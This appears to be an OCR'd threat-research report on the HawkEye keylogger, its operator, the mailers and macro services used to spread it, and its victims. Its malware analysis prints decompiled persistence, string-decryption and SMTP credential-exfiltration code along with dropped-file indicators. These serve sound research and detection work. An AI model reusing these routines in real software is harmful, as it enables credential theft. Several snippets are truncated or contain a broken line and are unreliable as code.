
Unlike previously mentioned counter AV services, NoDistribute is a free service that offers four free scans daily. We haven't seen any accounts on NoDistribute associated to Uche, but it is highly possible that he used the free daily scans to test his malware.



Screenshot of the NoDistirbute scan page.

Macro malware

Aside from preparing the payload, cybercriminals also use downloaders in order to ensure that the malware gets installed in the target system. Based on a Skype exchange with a macro exploit provider, Uche may have been looking to use macro malware to distribute other malware, HawkEye in particular. With macro malware making a comeback in 2015, cybercriminals will take this opportunity to widen their reach and distribution.




Screenshot of Uche's Skype conversation with a macro exploit seller.

Bulk Email Sender Tools


Aside from the malware itself, another big component in an attack is the delivery. In this case, we saw cybercriminals use email sender tools in order to initiate contact with their targets. We also found that they use both commercial mailer tools as well as free, open source ones.

One example of this is the Advanced Mass Sender tool, which is widely available in the underground market for $69.




Screenshot of the Advance Mass Sender version 4.3.

Another example is Priv8 Mailer, a PHP script often shared in various forums. This script is usually hosted by cybercriminals in spammer sites and compromised websites.



Priv8 Mailer at work.

This tool also appears to support Spanish-speaking cybercriminals as we've also seen a very similar Spanish version of Priv8 Mailer tool also hosted in compromised sites.




Screenshot of Priv8 Mailer tool with fields in Spanish.

HawkEye on the Game: Victims


Regional Profiles

Based on our monitoring of victims targeted by HawkEye, most are companies from developing countries such as India, Egypt, and Iran. We think that this could be related to the fact that companies who were targeted by these schemes were small businesses (or in one case, the regional office of a large enterprise), which are more abundant in developing countries. Small businesses have been known to be prone to simple attacks due to their lack in resources to set up proper security strategies.




Hong Kong remains to be a victim of this type of threat, accounting for 5% of victims. This strongly suggests that companies in Hong Kong remain to be prime targets, since cybercriminals that used Predator Pain and Limitless last year were able to gain US $75 million in launching similar attacks according to the Hong Kong Police.

The victims also vary in terms of industry, but it is interesting to see that most of the top victims are supply chain vendors offering products or services since these companies actively interact with other companies either as partners or customers. This connects well with our previous case where the cybercriminals used their access to the victims to look for more targets.



Another commonality between the victims is the availability of a publicly searchable email address which was used by the cybercriminals to initiate contact. Studying the compromised email addresses, we found that the email address targeted were those originally intended to receive information requests. This can give us a clue on why the targets opened the emails sent by the cybercriminals: since the email accounts were created specifically to receive possibly unsolicited emails from unknown senders, they did not do further filtering in terms of which email to open or not.



HawkEye View: Malware Analysis

HawkEye is a run-of-the-mill information-stealing malware. It retrieves system information and user credentials, logs keystrokes, and sends captured information to its user through email (SMTP), FTP, or Web panel. The keylogger can be purchased for $35 from http://hawkeyeproducts.com/. Cracked versions, which can be obtained for free, are also available in the underground forums.

Installation

Most of the HawkEye samples we have analyzed were encrypted with .NET protectors to evade signature-based detections of anti-malware products. This means that security researchers will need to either unpack the sample or look for decrypted versions in order to do proper analysis.

Upon installation, the HawkEye keylogger drops a copy of itself as "WindowsUpdate.exe" or "Windows Update.exe" and sets an autostart registry entry to automatically execute upon start up.

```
[MethodImpl(MethodImplOptions.NoOptimization | MethodImplOptions.NoInlining)]
public void addtostartup()
{
  if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + @"\WindowsUpdate.exe"))
  {
    FileSystem.FileCopy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + @"\WindowsUpdate.exe");
    Registry.CurrentUser.OpenSubKey(@"Software\Microsoft\Windows\CurrentVersion\Run", true).SetValue("Windows Update", Environment.GetFolderPath
  }
```

It also creates the following files, which can be used as indicators if a system is infected by HawkEye. Note that the HawkEye drops "Sys.exe" and "autorun.inf" only when spreading via USB is enabled.

```
create file    C:\Documents and Settings\[redacted]\Local Settings\Temp\SysInfo.txt
create file    C:\Documents and Settings\[redacted]\Application Data\Windows Update.exe
create file    C:\Documents and Settings\[redacted]\Application Data\pid.txt
create file    C:\Documents and Settings\[redacted]\Application Data\pidloc.txt
create file    C:\Documents and Settings\[redacted]\Application Data\WindowsUpdate.exe
create file    F:\autorun.inf
create file    F:\Sys.exe
create file    C:\Documents and Settings\[redacted]\Local Settings\Temp\holdermail.txt
create file    C:\Documents and Settings\[redacted]\Local Settings\Temp\holderwb.txt
```

HawkEye-created files.

Information Theft

HawkEye collects the following system information that it then sends to the cybercriminal to notify them that the program was successfully executed on the target systems:

- Computer name
- Installed antivirus and firewall products
- Internal and external IP addresses
- Operating System

To recover passwords from email clients and Web browsers, HawkEye executes NirSoft applications such as Mail PassView and WebBrowserPassView. It also has other notable features such as:


- Deletes cookies
- Denies access to certain websites
- Displays an error message upon execution
- Downloads and executes files
- Forces computers to log in to Steam
- Retrieves most recent Minecraft log-in file
- Spreads via removable drives

Data exfiltration

HawkEye uses three ways to send out stolen information – e-mail (SMTP), FTP and Web panel (PHP). The credentials used for the said methods are encrypted in the binary with AES-256 and encoded in Base64. The image below shows the algorithm to decrypt the strings with the value of "secretKey" as "HawkEyeKeylogger". The decryption algorithm is also same for the Predator Pain samples.


```
static string Decrypt(string encryptedBytes, string secretKey)
{
    using (MemoryStream stream = new MemoryStream(Convert.FromBase64String(encryptedBytes)))
    {
        RijndaelManaged managed = getAlgorithm(secretKey);
        using (CryptoStream stream2 = new CryptoStream(stream, managed.CreateDecryptor(), CryptoStreamMode.Read))
        {
            byte[] buffer = new byte[((int)(stream.Length - 1L)) + 1];
            int count = stream2.Read(buffer, 0, (int)stream.Length);
            return Encoding.Unicode.GetString(buffer, 0, count);
        }
    }
}

static RijndaelManaged getAlgorithm(string secretKey)
{
    RijndaelManaged managed;
    managed = new RijndaelManaged();
    Rfc2898DeriveBytes bytes = new Rfc2898DeriveBytes(secretKey, Encoding.Unicode.GetBytes("099u787978786"));
    return new RijndaelManaged { KeySize = 0x100,
        IV = bytes.GetBytes((int)Math.Round((double)(((double)managed.BlockSize) / 8.0))),
        Key = bytes.GetBytes((int)Math.Round((double)(((double)managed.KeySize) / 0.0))),
        Padding = PaddingMode.PKCS7 };
}
```

On the latest HawkEye Builder, the user is restricted to use registered .NET Seal Username only using Web Panel delivery. The reason for this could be that it is an added way HawkEye administrators can determine if the builder still got active license.



In our investigation we also saw the usage of mailbox relays to exfiltrate information. As previously mentioned, the credentials used for sending out info – email, FTP, and other accounts – are embedded in the binary, and thus pose potential exposure for the cybercriminal. What we saw done here is the usage of mailbox relay – the cybercriminal creates an email account to embed in the HawkEye binary, then uses that account to forward all stolen information into another account that is also controlled by the cybercriminal. This then creates an additional buffer to protect the identity of the cybercriminal.

Below is an actual email sample of the attacker setting up the relays from the email used for data exfiltration to the one used by the cybercriminal:



Similarities with Predator Pain

HawkEye functions in almost exactly the same way as Predator Pain, which has brought us to the conclusion that the former is an updated version of the latter. Just like the Predator Pain, HawkEye build samples are .NET compiled and usually protected or packed, and they both execute info-stealing routines including those related to Bitcoin and Steam.





Figure xx. HawkEye Key Logger Builder (Left: Later Version)



Predator Pain v14 Builder

Both HawkEye and Predator Pain have features which can be set simply by checking the functions the user wants to enable. Some of these features include:

- Disable CMD, Task Manager, Registry Editor and MSConfig
- Steal keystrokes, clipboard data and screenshots
- Clear cookies and browser history
- Spread via USB or P2P (Peer-to-peer) applications
- Download or execute other files
- Visit or block URLs
- Collect system information such as Computer Name, AV products installed, OS and IP

Both also use third-party spyware by NirSoft Applications such as Browser PassView and Mail PassView. These stealers are executed through process hollowing into a legitimate file, where the user is tricked into thinking that a legitimate file is running not knowing that the memory content of the process is a spyware.

Looking closely to the codes and object names of each sample from HawkEye and Predator Pain, there is no observed difference in terms of code logic.

HawkEye Object Names

Predator Pain Object Names

Differences with Predator Pain

One little difference between HawkEye and Predator Pain is the presence of the brand strings on their codes. Notice that there is no “Predator Pain” string on its latest version,

```
MailMessage message = new MailMessage();
SmtpClient client = new SmtpClient(this.smtpstring);
message.From = new MailAddress(this.emailstring);
message.To.Add(this.emailstring);
message.Subject = "Logger|Minecraft Stealer - [" + MyProject.Computer.Name + "]";
message.Body = "There is a file attached to this email containing Minecraft username and password download it t
message.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationD
client.Port = Conversions.ToInteger(this.portstring);
client.EnableSsl = this.DisableSSL != "EnableSSL";
client.Credentials = new NetworkCredential(this.emailstring, this.passstring);
client.Send(message);
```


Predator Pain v14 strings

```
MailMessage message = new MailMessage();
SmtpClient client = new SmtpClient(this.smtpstring);
message.From = new MailAddress(this.emailstring);
message.To.Add(this.emailstring);
message.Subject = "HawkEye Keylogger | MineCraft Stealer | " + MyProject.Computer.Name + " | " + this.HWID();
message.Body = "Dear HawkEye Customers!\r\n\r\nAs you can see, this email has the attached file, containing Min
message.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationDat
client.Port = Conversions.ToInteger(this.portstring);
client.EnableSsl = this.DisableSSL != "EnableSSL";
client.Credentials = new NetworkCredential(this.emailstring, this.passstring);
client.Send(message);
```

HawkEye Strings

One key difference, however, is that HawkEye is able to steal more information such as those related to Facebook and Thunderbird and Bitcoins. The bitcoin-stealing routine, however, was seen in earlier versions of Predator Pain.

Also, HawkEye seems to be more user-friendly, which would make it a good tool for non-technical cybercriminals. It has a walkthrough that explains the basics functions of the HawkEye and even offers technical support, which was not seen in Predator Pain.



HawkEye Walkthrough (left) and Support Mail Address (Right)

Conclusion

HawkEye may seem like another run-of-the-mill keylogger, but to highly motivated cybercriminals, it is more than enough to launch a series of successful malware attacks. Cybercriminals need not be highly technical, as the cybercriminal underground now provides tools and services that cater to all levels of technical expertise.

